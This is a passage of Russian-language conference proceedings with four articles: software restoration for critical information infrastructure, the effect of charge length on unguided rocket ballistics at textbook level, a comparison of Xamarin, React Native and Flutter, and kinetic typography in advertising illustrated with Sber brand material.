ГРНТИ 49.27.35

## ОБЕСПЕЧЕНИЕ ФУНКЦИОНИРОВАНИЯ ПРОГРАММНО-АППАРАТНЫХ ОБЪЕКТОВ КРИТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЫ

**В. В. Анисимов<sup>1</sup>, А. В. Вершенник<sup>1</sup>, О. М. Лепешкин<sup>2</sup>,  
О. А. Остроумов<sup>2</sup>, Р. Р. Хатыпов<sup>1</sup>**

<sup>1</sup>Военная орденов Жукова и Ленина краснознаменная академия связи  
имени Маршала Советского Союза С.М. Буденного

<sup>2</sup>Санкт-Петербургский государственный политехнический университет

*В статье представлен подход к обеспечению устойчивого функционирования сложных программно-аппаратных объектов критической информационной инфраструктуры. В процессе работы сложные объекты и их элементы выполняют определенный и фиксированный набор функций, при этом из-за воздействия различных дестабилизирующих факторов может происходить нарушение функционирования или появление новых не декларируемых функций. Предлагается выявлять нарушенные и новые не декларируемые функции, производить оценку их выполнения и обеспечивать выполнение нарушенных функций и устранение не декларируемых функций, что позволит в режиме реального времени обеспечить функционирование объектов критической информационной инфраструктуры.*

*критическая информационная инфраструктура, критически важный объект, программно-аппаратный объект, функциональная устойчивость, задачи, функции.*

Результатом цифровизации различных сфер жизни общества стало повсеместное использование различных программных и программно-аппаратных средств, объектов. Такие средства, как правило, предназначены для работы с различной информацией в информационных, автоматизированных системах, сетях связи, информационно-телекоммуникационных сетях. Нарушение функционирования, обусловленное невозможностью, нарушением выполнения функций и задач программных и программно-аппаратных объектов (ПАО) может привести к нарушениям выполнения функций и задач систем, в интересах которых ПАО функционируют [1–4]. Кроме этого, нарушение устойчивого функционирования таких объектов может привести к невозможности или снижению качества услуг, которые они предоставляют пользователям, другим системам, что приводит к определенным противоречиям в системах, обусловленных их потребностями в получении своевременных и качественных услуг и их отсутствием. Все это обуславли-

вает необходимость рассмотрения обеспечения функциональной устойчивости таких объектов для обеспечения выполнения ими своих функций и задач.

Процесс обеспечения функциональной устойчивости ПАО представляет собой решение двух задач по выявлению нарушенных и новых не декларируемых функций, задач таких объектов, и последующем определении элементов ПАО, участвующих в их выполнении, их ранжировании и восстановлении нарушенных функций и задач.

Принято допущение: память базы данных, предназначенной для хранения эталонов ПО ПАО и его элементов достаточно для хранения, требуемого для его функционирования ПО [5, 6].

Исходными данными при рассмотрении ПАО являются:

состав системы, объекта, включающий  $G$  узлов и  $L$  линий, и структура в виде графа  $R = (G, L)$ ;

множество ПАО находящихся на узлах системы, объекта  $O = \{O_1, O_2, \dots, O_o\}$ ;

множество элементов каждого ПАО находящегося на узлах системы, объекта  $S_o = \{S_{o1}, S_{o2}, \dots, S_{oc}\}$ ;

множество функций, которые выполняет каждый ПАО находящийся на узлах системы, объекта  $F_o = \{F_{o1}, F_{o2}, \dots, F_{of}\}$ ;

требования к процессу функционирования, предъявляемые к ПАО, и характеризующие качество и сроки выполнения его функций.

Показателем эффективности является вероятность своевременного выполнения требуемого перечня функций ПАО  $P_F(F_{\text{вып}} \geq F_{\text{треб}} | t_F \leq t_{F \text{ треб}})$ , на требуемом временном интервале  $t_{F \text{ треб}}$ .

Критерием вероятности функционирования ПАО, время, требуемое для восстановления процесса функционирования.

Для обеспечения процесса функционирования объектов критической информационной инфраструктуры (ОКИИ) и ПАО предлагается выполнить следующий перечень мероприятий:

1. Формируют исходные данные, включающие количество функций, реализуемых ПАО, периодичность выполнения и время реализации каждой функции; эталонный набор значений параметров качества каждой функции; набор значений допустимого отклонения параметров качества каждой функции. Предварительно настраивают ПАО для выполнения требуемого перечня функций, необходимых для устойчивого функционирования ОКИИ и ПАО. Перед записью каждого эталонных образов с элементов ПАО осуществляют проверку отсутствия заражения элементов вредоносными программами. Сформированные исходные данные записывают в базу данных.

2. Определяют необходимую последовательность задействования элементов ПАО, необходимых для выполнения каждой функции.

3. Определяют значимость каждой функции для функционирования ПАО, его элементов, для каждой функции, после чего ранжируют их по значимости от большей к меньшей [7–9].

4. Определяют периодичность контроля выполнения функций ПАО и осуществляют контроль качества их выполнения путем измерения параметров, их характеризующих [10, 11].

5. Выявляют нарушение функционирования ПАО, обусловленные вредоносным воздействием на его программное обеспечение, для чего по прекращению выполнения функции ПАО, нарушению выполнения функции ПАО, появлению новых не регламентированных функций путем сравнения измеренных параметров функционирования элементов и качества выполнения функций с заданными требуемыми параметрами [5, 6, 10, 11].

6. Выявляют общие элементы системы участвующие в выполнении нарушенных, прекративших выполнение, новых не регламентированных функций, если их более двух, и восстанавливают программное обеспечение (ПО) элементов ПАО. Процесс восстановления ПО осуществляют до момента восстановления качества выполнения каждой функции либо пропадания не регламентированных функций. При этом для восстановления ПО используют сохраненные в базе данные эталонные образцы ПО элементов ПАО. Процесс восстановления осуществляется последовательно, переходя от одной функции к другой и от одного элемента ПАО к другому. Оценка восстановленных функций на качество выполнения осуществляется системой контроля, аналогично процессу выявления таких функций, путем измерения требуемого перечня параметров и сравнения их с заданными требованиями.

Контроль процесса функционирования ПАО и восстановление его функций осуществляется в течении всего процесса функционирования объекта.

Известные способы обеспечения устойчивости функционирования ОКИИ и ПАО [5–6, 11] направлены на восстановление ПО всех элементов, входящих в состав такого объекта, при этом среднее время восстановления работоспособности объекта определяется как сумма времени переустановки (восстановления) ПО всех элементов объектов, времени настройки, времени ввода исходных данных, времени моделирования функционирования ПАО. Предложенный подход позволяет сократить время восстановления работоспособности ПАО. При этом, среднее время восстановления работоспособности объектов определяется как сумма времени выявления элементов, участвующих в реализации более двух функций, ранжировании их по значимости, времени восстановления (перезапуска ПО, переустановки ПО) программного обеспечения.

Вероятность своевременного восстановления работоспособности ППАО  $P_F(F_{\text{вып}} \geq F_{\text{треб}} | t_F \leq t_{F_{\text{треб}}})$ , определяется условием  $t_F \leq t_{F_{\text{треб}}}$  и численно определяется как коэффициент:

$$K_F = \frac{\sum J_{\text{вып}}(t | t_F \leq t_{F_{\text{треб}}})}{J},$$

где  $J$  – общее количество выполненных ПАО функций,  $J_{\text{вып}}$  – количество выполненных функций в установленные сроки.

Своевременное выявление нарушения процесса функционирования ПАО, направленное в первую очередь, на определение нарушенных функций ОКИИ, определение элементов участвующих в выполнении этих функций и восстановление их ПО позволяет сократить время восстановления работоспособности ПАО и ОКИИ, обеспечить их функциональную устойчивость за счет формирования базы данных эталонного ПО и определения элементов ПАО, участвующих в выполнении разных нарушенных функций.

#### Список используемых источников

1. Лепешкин О. М., Остроумов О. А., Синюк А. Д. Систематизация основ методологии синтеза критической информационной инфраструктуры Российской Федерации // Военная мысль. 2021. № 8. С. 109–114.
2. Лепешкин О. М. Синтез модели процесса управления социальными и экономическими системами на основе теории радикалов: автореф. дис. ... д-ра техн. наук. Санкт-Петербург. 2014. 35 с.
3. Дурняк Б. В., Машков О. А., Усаченко Л. М., Сабат В. И. Методология обеспечения функциональной устойчивости иерархических организационных систем управления // Сборник научных статей: Институт проблем моделирования в энергетике, НАН Украины. 2008. В. 48. С. 3–21.
4. Тарасов А.А. Функциональная реконфигурация отказоустойчивых систем: монография. М. : Логос, 2012. 152 с.
5. Стародубцев Ю. И., Иванов С. А., Вершенник Е. В., Вершенник А. В., Закалкин П. В., Шевчук А. Л., Карасенко А. О. Патент 2718152 Российская Федерация, МПК G06F 17/10 (2006.01), МПК G06B 23/00 (2006.01). Способ определения оптимальной периодичности контроля состояния сложного объекта ; Заявитель и патентообладатель Вершенник Е. В. и др. 2019143358; заявл. 24.12.2019; опубл. 30.03.2020. бюл. № 10. 19 с.
6. Стародубцев Ю. И., Ханарин И. М., Добрышин М. М., Закалкин П. В., Иванов С. А., Локтионов А. Д. Патент 2742675 Российская Федерация, МПК G06F 9/455 (2006.01), МПК G06F 11/36 (2006.01). Способ установки, контроля и восстановления программного обеспечения, сложных программно-аппаратных объектов патент ; Заявитель и патентообладатель ФГКВБОУ ВО Академия ФСО РФ. 2020124282; заявл. 22.07.2020; опубл. 9.02.2021. бюл. № 4.
7. Остроумов О.А. Проблема обеспечения функциональной устойчивости систем критически важных объектов // Электросвязь № 1. 2022. С. 14–18.
8. Правила ранжирования. URL: <https://studfiles.net/preview/1957017/page:2/> (дата обращения 15.11.2022).
9. Лепешкин О. М., Мануков К. О., Остроумов О. А., Остроумов М. А., Титов С. В. Ранжирование объектов критической информационной инфраструктуры системы



связи // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2021). Сборник статей X Международной научно-технической и научно-методической конференции. Санкт-Петербург, 2021. С. 289–295.

10. Стародубцев Ю. И., Лепешкин О. М., Остроумов О. А., Вершенник Е. В., Пермяков А. С., Синюк А. Д., Худайназаров Ю. К., Карпов М. А., Остроумова Е. В., Вершенник А. В. Патент 2764656 Российская Федерация, МПК G06F 17/00 (2006.01), МПК G01R 31/08 (2006.01), МПК G04B 17/00 (2015.01). Способ мониторинга состояния электрических сетей и сетей связи ; Заявитель и патентообладатель Стародубцев Ю. И. и др. 2021113373; заявл. 12.05.2021; опубл. 19.01.2022. бюл. № 2.

11. Стародубцев Ю. И., Иванов С. А., Иванов Н. А., Вершенник Е. В., Закалкин П. В., Стародубцев П. Ю., Белов К. Г., Вершенник А. В. Патент 2734503 Российская Федерация, МПК G06F 1/00 (2006.01), МПК H04W 16/22 (2009.01). Способ моделирования сети связи с памятью ; Заявитель и патентообладатель Стародубцев Ю. И. 2020116157; заявл. 16.05.2020; опубл. 19.10.2020. бюл. № 29. 16 с.

**УДК 623.463.3У**  
**ГРНТИ 78.25.07**

## **ВЛИЯНИЕ ДЛИНЫ ЗАРЯДА НА БАЛЛИСТИЧЕСКИЕ ХАРАКТЕРИСТИКИ РЕАКТИВНЫХ СНАРЯДОВ**

**А. В. Арсентьев, Н. А. Васильев**

Военная орденов Жукова и Ленина краснознаменная академия связи  
имени Маршала Советского Союза С.М. Буденного

*Исторический опыт прошедших военных конфликтов показывает, что одной из важнейших ролей в достижении побед играет оснащенность воюющих сторон высокоэффективными средствами ведения вооруженной борьбы, такими как различные виды оружия, созданные на основе передовых достижений науки и техники. Данное положение не изменилось и в наши дни, так как война остается распространенным явлением, а оружие продолжает быть ее движущей силой. В современных условиях существует тенденция развития средств ведения войны, а именно постоянное совершенствование традиционных видов оружия, поражающие цели преимущественно за счет кинетической, химической и тепловой энергий.*

*баллистические характеристики, параметры работы двигателя, неуправляемые реактивные снаряды.*

В современном общевойсковом бою огонь ствольной и реактивной артиллерии, сочетающийся с ударами авиации, является решающим средством поражения противника. В бою с применением только обычных средств поражения реактивная артиллерия является одной из основных огневых сил сухопутных войск, которую необходимо совершенствовать [1].

Одним из путей совершенствования является управление параметрами работы двигателя для улучшения дальности и кучности стрельбы.

В данной работе рассматривается влияние одного из таких параметров, а именно длины заряда, на баллистические характеристики реактивного снаряда.

Основными параметрами, фигурирующими в теоретических расчетах, выполняемых в процессе проектирования реактивных снарядов, являются [2]:

Массовые параметры:

$\omega$  – масса топлива;

$m_{тр}$  – масса двигателя;

$m_k$  – пассивная масса (масса после выгорания топлив);

$m_{пн}$  – масса полезной нагрузки;

$m_{кэ}$  – масса конструктивных элементов;

$m_0$  – стартовая масса:

$$m_0 = m_{тр} + m_{кэ} + m_{пн} + \omega.$$

Геометрические параметры:

$L$  – длина порохового заряда;

$L_{сн}$  – длина снаряда;

$d$  – калибр.

Параметры траектории:

$L_{max}$  – максимальная дальность стрельбы;

$H_{max}$  – максимальная высота траектории;

$V_{max}$  – максимальная скорость (в конце активного участка):

$$V_{max} = U_e \ln \left( 1 + \frac{\omega}{m_k} \right) - \text{формула Циолковского} \quad (1).$$

Параметры внутренней баллистики:

$t_a$  – время работы двигателя (активного участка);

$\Delta = \frac{\omega}{W_k}$  – плотность зарядания, где  $W_k$  – объем ракетной камеры;

$\varepsilon = \frac{S}{F_k}$  – коэффициент заполнения поперечного сечения камеры

топливом (отношение поперечного сечения камеры, заполненного топливом, к внутреннему сечению камеры двигателя);

$$P = m_c U_a + F_a (p_a - p_n) = m_c \left( U_a + \frac{p_a - p_n}{\rho_a U_a} \right) = m_c U_e - \text{тяги двигателя,}$$

где  $U_a$ ,  $p_a$ ,  $\rho_a$  – параметры пороховых газов на срезе сопла,  $F_a$  – площадь среза сопла,  $p_n$  – давление внешней среды.

$$U_e = U_a + \frac{p_a - p_n}{\rho_a U_a} - \text{эффективная скорость истечения.}$$

$$m_c = \frac{P_0 F_{кр}}{\sqrt{T_0}} B_m - \text{секундный расход топлива, где } B_m - \text{параметр рас-}$$

ширения,  $F_{кр}$  – площадь отверстия;  $T_0$  – температура окружающей среды (температура торможения);

$$P_{уд} = \frac{P}{m_c g_0} = \frac{P\tau}{\omega g_0} - \text{удельная тяга (время, в течение которого ка-}$$

мера с соплом Лавала развивает тягу в 1 Ньютон при запасе топлива в 1 кг);

$$\bar{P} = \frac{P}{m_0 g_0} - \text{тяговооруженность (отношение тяги ракетного двига-}$$

теля к стартовому весу реактивного снаряда).

$$m = \frac{\alpha_{вн}}{\alpha_{нар} = [\alpha]} - \text{параметр эрозионного горения топлива, } \alpha_{нар} -$$

критерий Победоносцева для условий горения по наружному очертанию шашки,  $\alpha_{вн}$  – критерий Победоносцева для условий горения по

каналу шашки,  $[\alpha] = \frac{S_r}{F_{св}}$  – предельное значение критерия Победонос-

цева, при котором порох еще успевает сгореть в камере двигателя,  $S_r$  и  $F_{св}$  – поверхность горения шашки и свободная для прохода продуктов сгорания к соплу поверхность соответственно.

Из представленного на рис. 1 графика видно, что с увеличением длины заряда принятой формы увеличивается масса заряда и возрастает поверхность горения. При этом должно сохраняться допустимое значение параметра Победоносцева, иначе при дальнейшем увеличении длины заряда начнется аномальное горение и двигатель остановит свою работу [3]. Необходимо увеличивать свободное сечение камеры, тем самым уменьшая плотность заряжения  $\varepsilon$ , чтобы поддерживать значение параметра Победоносцева на пределе. При увеличении площади свободного сечения жертвуют толщиной горящего свода. В пределе может представиться случай, когда при очень большой длине заряда его масса обращается в ноль, поскольку при большой поверхности горения заряда необходимо предоставить для прохода продуктов сгорания все поперечное сечение камеры.




Рис. 1. Изменение массовых и баллистических характеристик реактивного снаряда с ростом длины заряда

Масса цилиндрической части камеры  $m_{тр}$  возрастает с длиной заряда линейно. Вместе с ней по линейной зависимости следует пассивная масса снаряда  $m_k = m'_{пн} + m_{тр}$ , где  $m'_{пн} = m_{пн} + m_{кэ}$ .

Очевидно, максимум отношения  $\frac{\omega}{m_k}$ , с увеличением длины заряда, достигается раньше максимума его массы, поскольку в области максимума массы заряда при линейном росте пассивной массы  $m_k$ , отношение  $\frac{\omega}{m_k}$ , будет уменьшаться. С максимумом этого отношения совпадает максимум скорости конце активного участка, рассчитанной по формуле Циолковского (1), при заданной массе полезной нагрузки и калибре  $V_{max} = U_e \ln\left(1 + \frac{\omega}{m_k}\right)$ .

Вторым фактором, определяющим максимальную дальность стрельбы, является баллистический коэффициент  $C$  [4], который изменяется обратно пропорционально пассивной массе, а, следовательно, и длине заряда, что во всем рассматриваемом диапазоне длин должно способствовать увеличению дальности. Максимум дальности будет расположен справа от максимума скорости образца.

Как показывают исследования, для различных сочетаний баллистических и конструктивных параметров экстремум дальности несущественно отличается от дальности, соответствующей экстремуму скорости. Однако образец, отвечающий максимуму дальности, будет длиннее и массивнее образца, рассчитанного на максимум скорости. Следовательно, приняв за предел досягаемости дальность, которая соответствует максимуму начальной скорости  $(V_m)_{max}$ , незначительно занижаются баллистические возможности данного калибра, но образуется связь между полученным таким образом условным пределом дальности и конструктивным вариантом изделия, имеющим меньшую длину и массу.

### Список используемых источников

1. Чурбанов Е. В. Краткий курс баллистики : учеб. пособие / Балт. гос. техн. ун-т. СПб., 2006. 291 с.
2. Белов А. Г., Никулин Е. Н. и др. Методы оценки эффективности действия боеприпасов на стадии проектирования : учеб. пособие, СПб. : БГТУ, 1996. 138 с.
3. Бабкин А. В., Велданов В. А. и др. Средства поражения и боеприпасы. М. : Изд-во МГТУ им. Н. Э. Баумана, 2008. 984 с.
4. Чуев Ю. В. Проектирование ствольных комплексов. М. : Машиностроение, 1967. 216 с.

*Статья представлена научным руководителем, заместителем начальника НИЦ ВАС, кандидатом технических наук О. А. Михалевым.*

УДК 004.42  
ГРНТИ 50.41.25

## СОВРЕМЕННЫЕ ТЕХНОЛОГИИ МУЛЬТИПЛАТФОРМЕННОЙ РАЗРАБОТКИ МОБИЛЬНЫХ ПРИЛОЖЕНИЙ

**Н. А. Балакирев, В. Л. Литвинов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В последние годы технологии программирования стремительно развиваются. Таким образом, вопрос об уменьшении издержек на разработку новых мультиплатформенных приложений становится все более актуальным. При этом, давно существует проблема повторного использования уже существующего кода, которая сохраняет актуальность, причем речь идет о внедрении программного кода на разных платформах, таких как iOS, Android, а также на российских мобильных операционных системах. В работе представлен анализ современных технологий мультиплатформенной разработки мобильных приложений.*

*кроссплатформенная разработка, фреймворк, Xamarin, React Native, Flutter.*

Поскольку популярность мобильных устройств продолжает расти, спрос на мобильные приложения увеличивается. Доминирующими платформами, по-прежнему, являются iOS и Android, а разработка мобильного приложения для обеих платформ может быть дорогостоящей и трудоемкой. Разработка мультиплатформенных приложений позволит сократить затраты и время, необходимые для разработки приложений для обеих платформ при сохранении качества и производительности.

Существует несколько подходов к разработке мультиплатформенных приложений, включая гибридную и нативную разработку, кроссплатформенные платформы и такие инструменты, как Xamarin, React и Native. У каждого подхода есть свои преимущества и недостатки с точки зрения производительности, пользовательского опыта и времени разработки. Рассмотрим подробнее каждый подход и проанализируем их преимущества и недостатки.

*Гибридная разработка* – подход, сочетающий нативные и веб-технологии. Разработчики создают приложение, которое может работать на обеих платформах, создавая веб-приложение с использованием HTML, CSS и JavaScript, а затем упаковывая его как собственное приложение с помощью таких инструментов, как Cordova или PhoneGap. Полученное приложение можно распространять в App Store или Google Play и получать доступ к таким функциям устройства, как камера и акселерометр.

Гибридная разработка имеет ряд преимуществ. Во-первых, это позволяет разработчикам создавать приложения для обеих платформ, используя единую кодовую базу, что может сэкономить время и деньги. Во-вторых, его относительно легко освоить, особенно для веб-разработчиков. Наконец, гибридные приложения можно легко обновлять, так как они не требуют утверждения в App Store или Google Play.

Однако гибридная разработка также имеет ряд недостатков. Во-первых, пользовательский опыт может быть не таким хорошим, как у нативного приложения, поскольку оно не может в полной мере использовать возможности платформы. Во-вторых, производительность может быть ниже, чем у нативных приложений, поскольку приложение работает в веб-контейнере, а не изначально на устройстве. В-третьих, гибридные приложения могут быть менее безопасными, чем нативные приложения, поскольку их легче реконструировать.

*Нативная разработка* – это подход, при котором разработчики создают приложение специально для каждой платформы, используя собственный язык программирования и инструменты платформы. Для iOS это означает использование Swift или Objective-C и Xcode, а для Android – использование Java или Kotlin и Android Studio.

Нативная разработка имеет ряд преимуществ. Во-первых, она обеспечивает лучший пользовательский интерфейс, поскольку может полностью использовать функции платформы. Во-вторых, производительность выше, чем у гибридных приложений, поскольку приложение запускается изначально на устройстве. Наконец, это более безопасно, чем гибридные приложения, поскольку код скомпилирован и его сложно реконструировать.

Однако нативная разработка также имеет несколько недостатков. Во-первых, разработка отдельных приложений для каждой платформы мо-

жет занять много времени и средств. Во-вторых, бывает сложно найти разработчиков с опытом работы на обеих платформах. В-третьих, отдельные команды разработчиков могут привести к непоследовательному взаимодействию с пользователем.

*Кроссплатформенные фреймворки* – это компромисс между нативной и гибридной разработкой. Эти фреймворки позволяют разработчикам создавать единую кодовую базу, которую можно скомпилировать для обеих платформ. Фреймворк обеспечивает уровень абстракции между кодом и платформой, позволяя разработчикам использовать один язык и API для создания приложения для обеих платформ.

Существует несколько популярных кроссплатформенных фреймворков, включая Xamarin, React Native и Flutter.

Кроссплатформенные фреймворки имеют ряд преимуществ. Во-первых, они позволяют разработчикам создавать приложения для обеих платформ, используя единую кодовую базу, что может сэкономить время и деньги. Во-вторых, они обеспечивают хорошее взаимодействие с пользователем, так как могут полностью использовать возможности платформы. В-третьих, они обеспечивают хорошую производительность, так как код компилируется и работает на устройстве. Наконец, кроссплатформенные фреймворки имеют большое сообщество разработчиков и хорошую документацию, что облегчает разработчикам начало работы.

С другой стороны, кроссплатформенные фреймворки также имеют ряд недостатков. Во-первых, они могут иметь ограничения с точки зрения возможностей платформы, так как API фреймворка может охватывать не все функции. Во-вторых, они могут иметь более низкую производительность, чем нативные приложения, поскольку фреймворк должен обеспечивать дополнительный уровень абстракции. Наконец, кроссплатформенные фреймворки могут потребовать больше времени обучения и настройки, чем гибридная разработка.

*Xamarin* – популярная кроссплатформенная платформа, которая позволяет разработчикам использовать C# для создания приложений для iOS, Android и Windows. Xamarin использует единую кодовую базу и предоставляет доступ к собственному API платформы, что позволяет разработчикам создавать приложения, полностью использующие функции платформы. Xamarin также предоставляет большую библиотеку готовых компонентов, которые могут сэкономить время и усилия во время разработки [1].

Xamarin имеет несколько преимуществ. Во-первых, он обеспечивает хорошую производительность, так как код компилируется и работает на устройстве. Во-вторых, это позволяет разработчикам создавать приложения для нескольких платформ, используя единую кодовую базу, что может сэкономить время и деньги. Наконец, он предоставляет хорошую документацию и большое сообщество разработчиков, что упрощает начало работы.

Xamarin также имеет несколько недостатков. Во-первых, он может иметь ограничения с точки зрения возможностей платформы, так как API фреймворка может не охватывать все функции. Во-вторых, у него может быть более высокая кривая обучения, чем у гибридной разработки. Наконец, Xamarin может быть дорогим, так как для доступа к некоторым функциям требуется платная лицензия.

*React Native* – популярный кроссплатформенный фреймворк, который позволяет разработчикам использовать JavaScript для создания приложений для iOS и Android. React Native использует единую кодовую базу и предоставляет доступ к собственному API платформы, что позволяет разработчикам создавать приложения, которые могут полностью использовать функции платформы. React Native также предоставляет большую библиотеку готовых компонентов, которые могут сэкономить время и усилия во время разработки [2].

React Native имеет несколько преимуществ. Во-первых, он обеспечивает хорошую производительность, так как код компилируется и работает на устройстве. Во-вторых, это позволяет разработчикам создавать приложения для нескольких платформ, используя единую кодовую базу, что может сэкономить время и деньги. Наконец, он предоставляет хорошую документацию и большое сообщество разработчиков, что упрощает начало работы.

При этом React Native также имеет несколько недостатков. Во-первых, он может иметь ограничения с точки зрения возможностей платформы, так как API фреймворка может не охватывать все возможности. Во-вторых, у него может быть более высокая кривая обучения, чем у гибридной разработки. Наконец, у React Native могут быть проблемы с совместимостью и производительностью на определенных устройствах.

*Flutter* – относительно новый кроссплатформенный фреймворк, использующий Dart для создания приложений для iOS и Android. Flutter использует единую кодовую базу и предоставляет доступ к собственному API платформы, что позволяет разработчикам создавать приложения, которые могут полностью использовать функции платформы. Flutter также предоставляет большую библиотеку готовых компонентов, которые могут сэкономить время и усилия во время разработки [3].

У Flutter есть несколько преимуществ. Во-первых, он обеспечивает хорошую производительность, так как код компилируется и работает на устройстве. Во-вторых, это позволяет разработчикам создавать приложения для нескольких платформ, используя единую кодовую базу, что может сэкономить время и деньги. Наконец, он предоставляет хорошую документацию и большое сообщество разработчиков, что упрощает начало работы.

Однако у Flutter есть и несколько недостатков. Во-первых, он может иметь ограничения с точки зрения функций платформы, поскольку API платформы может не охватывать все функции. Во-вторых, у него может



быть более высокая кривая обучения, чем у гибридной разработки. Наконец, у Flutter могут быть проблемы с совместимостью и производительностью на определенных устройствах.

При выборе кроссплатформенной платформы для разработки мобильных приложений важно учитывать несколько факторов, такие как функции платформы, производительность, время разработки и кривая обучения. Также важно учитывать размер и поддержку сообщества разработчиков, так как это может повлиять на доступность ресурсов и поддержки. Основные достоинства фреймворков представлены в таблице 1.

ТАБЛИЦА 1. Основные достоинства фреймворка

Xamarin	React Native	Flutter
Хороший выбор для разработчиков, знакомых с C# и желающих создавать приложения для нескольких платформ. Xamarin обеспечивает хорошую производительность, доступ к собственному API платформы и большую библиотеку готовых компонентов.	Хороший выбор для разработчиков, знакомых с JavaScript и желающих создавать приложения для нескольких платформ. React Native обеспечивает хорошую производительность, доступ к собственному API платформы и большую библиотеку готовых компонентов.	Хороший выбор для разработчиков, которые хотят использовать новую и современную среду и хотят создавать приложения для нескольких платформ. Flutter обеспечивает хорошую производительность, доступ к собственному API платформы и большую библиотеку готовых компонентов.

В заключении отметим, что кроссплатформенные фреймворки предлагают экономически эффективное решение для разработки мобильных приложений на нескольких платформах. Xamarin, React Native и Flutter – три популярных фреймворка, которые обеспечивают хорошую производительность, доступ к собственному API платформы и большую библиотеку готовых компонентов. При выборе фреймворка важно учитывать функции платформы, производительность, время разработки и кривую обучения, а также размер и поддержку сообщества разработчиков. При правильной структуре и подходе разработчики могут относительно легко создавать высококачественные и привлекательные мобильные приложения.

#### Список используемых источников

1. Paul F. Johnson. Cross-Platform Development with Xamarin. Packt Publishing, 2015. 330 p.
2. Bonnie Eisenman. React Native: Building Mobile Apps with JavaScript. O'Reilly Media, 2017. 240 p.
3. Ajdin Imsirovic. Flutter for Beginners: An introductory guide to building cross-platform mobile applications with Flutter and Dart. Packt Publishing, 2019. 200 p.

УДК769.91  
ГРНТИ71.01.14

## АНАЛИЗ ПРИМЕНЕНИЯ ТИПОГРАФИКИ В МОУШН-ДИЗАЙНЕ

Е. М. Бандалет, А. В. Фёдорова

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В материале определяются основные понятия типографики, освещаются актуальные тенденции применения типографики в области моушн-дизайна. Дается определение понятия кинетической типографики. Анализируются особенности использования анимации текста для различных задач в нескольких видах рекламы. Приводятся примеры применения типографики в области моушн-дизайна.*

*дизайн, моушн-дизайн, типографика, кинетическая типографика, анимация, реклама.*

Типографика – искусство оформления печатного текста, базирующееся на определённых, присущих конкретному языку правилах, посредством набора и вёрстки.

Одна из основных задач типографики состоит в подборе шрифта для разрабатываемого продукта, так как шрифт является средством передачи информации и объектом дизайна, элементом айдентики какой-либо компании и инструментом для дизайнера (рис. 1).

Благодаря развитию технологий появилось понятие кинетической типографики. *Кинетическая типографика* – это искусство оформления текста в движении. Движущиеся надписи могут быть самостоятельным произведением или входить в состав более сложной анимации с фигурами или персонажами [1]. Данный вид типографики широко используется в моушн-дизайне.

Моушн-дизайн – это процесс создания анимационной графики, основанный на принципах графического дизайна. Он может применяться в самых разных сферах, связанных с визуальными медиа [2]. Одним из основных применений моушн-дизайна является разработка современной анимационной рекламы. Соответственно, кинетическая типографика широко применяется в создании анимированных рекламных продуктов.



Рис. 1. Функции шрифта

С целью установления ключевых особенностей использования кинетической типографики в моушн-дизайне был проведен анализ тенденций применения типографики в разработке современной анимационной рекламы.

В ходе анализа было выделено, что существует тенденция к использованию корпоративных шрифтов в рекламных продуктах. Это объясняется тем, что у большинства компаний на рынке на данный момент имеются фирменные стили, и все рекламные материалы должны быть разработаны в общей стилистике. Например, у Сбербанка есть свое семейство шрифтов *SB Sans*, разработанное для данной компании студией Paratype. Пример использования корпоративного шрифта Сбербанка в рекламе голосового ассистента «Салют» приведен рис. 2. Шрифтовое семейство Сбера «SB Sans» представлено на рис. 3.






Рис. 2. Пример использования корпоративного шрифта Сбера в рекламе голосового ассистента «Салют» [3]

## Типографика


Наш фирменный шрифт с широкой палитрой начертаний. Используем в Сбербанк Онлайн и на сайте Сбера.




**МТС**  
Связь




**Ютуб**  
Кино



**ГИБДД**  
Служба



**МТС**  
Связь




**QR-код**  
Сканировать

**Сделайте Сбербанк удобнее для себя**

Заполните анкету и укажите свои особые потребности.


[Заполнить анкету →](#)



**Не хватает документов**


Чтобы оформить кредит, приходите в любой офис банка с паспортом.


[Найти ближайший офис](#)




**Вам доступны предложения по автокредитам**

[Дайте даа!](#)






**Кофешоп**  
Идеи дизайна  
Надо начинать



**Мебель**  
Новые решения  
Собств



**Проверить идею**

### SB Sans Text

Текстовое начертание: нейтральное, удобочитаемое. Отлично работает в интерфейсе

### SB Sans Display

Выразительное начертание для промо-материалов и крупных заголовков

[Смотреть все начертания →](#)

Рис. 3. Шрифтовое семейство Сбера «SB Sans» [4]

